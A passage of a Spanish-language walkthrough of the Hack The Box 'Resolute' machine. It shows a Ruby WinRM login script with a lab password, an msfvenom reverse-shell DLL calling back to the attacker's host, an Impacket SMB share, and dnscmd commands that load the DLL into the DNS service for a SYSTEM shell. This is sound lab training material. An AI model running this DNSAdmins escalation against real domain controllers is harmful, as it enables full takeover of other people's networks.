Se había encontrado la contraseña del usuario *ryan*, por tanto, se podía obtener una sesión de PowerShell de este usuario a través de WinRM:


```
require 'winrm'

conn = WinRM::Connection.new(
  endpoint: 'http://10.10.10.169:5985/wsman',
  user: 'ryan',
  password: 'Serv3r4Admin4cc123!',
)

command=""

conn.shell(:powershell) do |shell|
    until command == "exit\n" do
        print "PS > "
        command = gets
        output = shell.run(command) do |stdout, stderr|
            STDOUT.print stdout
            STDERR.print stderr
        end
    end
    puts "Exiting with code #{output.exitcode}"
end
```

Ilustración 23: Programa en ruby que realiza la conexión de WinRM.



```
root@kali:~/HTB_Resolute# ruby winrm.rb
PS > whoami /all

USER INFORMATION
----------------

User Name     SID
============= ============================================
megabank\ryan S-1-5-21-1392959593-3013219662-3596683436-1105
```

Ilustración 24: Sesión de powershell con el usuario ryan.

Ya una vez dentro del sistema con el usuario *ryan*, había que investigar que privilegios tenía éste, para poder llegar a tener permisos de administrador.

Ejecutando "*whoami /all*", se puede apreciar como *ryan* pertenece al grupo DNSAdmins:




Ilustración 25: Grupos a los que pertenece el usuario ryan.

Lo cual quiere decir que es posible modificar la configuración del servidor DNS, ya que se tiene permiso de administrador. Además, como pista, en el directorio *Desktop*, había un fichero de texto que decía que las configuraciones se volverían a restablecer cada minuto:




Ilustración 26: Contenido del fichero note.txt.

Existen múltiples recursos que explican cómo realizar una escalada de privilegios desde el grupo DNSAdmins hasta DomainAdmins, los que se usaron fueron:

- http://www.abhizer.com/windows-privilege-escalation-dnsadmin-to-domaincontroller/
- https://medium.com/techzap/dns-admin-privesc-in-active-directory-ad-windows-ecc7ed5a21a2

Básicamente consiste en generar un fichero DLL malicioso:

```
root@kali:~/HTB_Resolute# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.
14.107 LPORT=8668 --platform=windows -f dll > mrtux.dll
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 5120 bytes
```

Ilustración 27: Creando un fichero DLL malicioso con msfvenom.

Hacer uso de smbserver de Impacket para generar un servidor SMB, desde el cual se compartirá el fichero DLL malicioso a la máquina víctima, evitando así que el antivirus pueda eliminarlo:

```
root@kali:~/Github/impacket/examples# python smbserver.py share /root/HTB_Resolu
te/mrtux.dll
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Ilustración 28: Ejecución de smbserver.py de impacket.

Se importa la DLL desde el servidor SMB a la configuración del DNS. Posteriormente se pausa y se vuelve a restablecer el servidor DNS para que se ejecute el fichero malicioso:

```
PS > dnscmd.exe Resolute.megabank.local /config /serverlevelplugindll \\10.10.14.107\share\mrtux.dll

Registry property serverlevelplugindll successfully reset.
Command completed successfully.

PS > sc.exe stop dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                               (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x1
        WAIT_HINT          : 0x7530
PS > sc.exe start dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                               (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 2732
        FLAGS              :
PS >
 0  8h 24m  1 ruby                                  100% | 21:44 |
```

Ilustración 29: Importación de la DLL al registro de configuración del servidor DNS.




Ilustración 30: Mientras se comparte el fichero se puede observar la comunicación con la máquina atacante que ejecuta smbserver.py

Y finalmente se obtiene una *reverse shell* como usuario *system*:




Ilustración 31: Reverse shell obtenida.




Ilustración 32: Flag root.txt.

Como conclusión se podría decir que ha sido una máquina en la que la enumeración juega un papel muy importante, a pesar de que la obtención del usuario no aporta ningún conocimiento extra, requiere de concentración y fijarse bastante en los detalles. En cambio, el proceso de escalda de privilegios es bastante didáctico y muy aplicable en la vida real.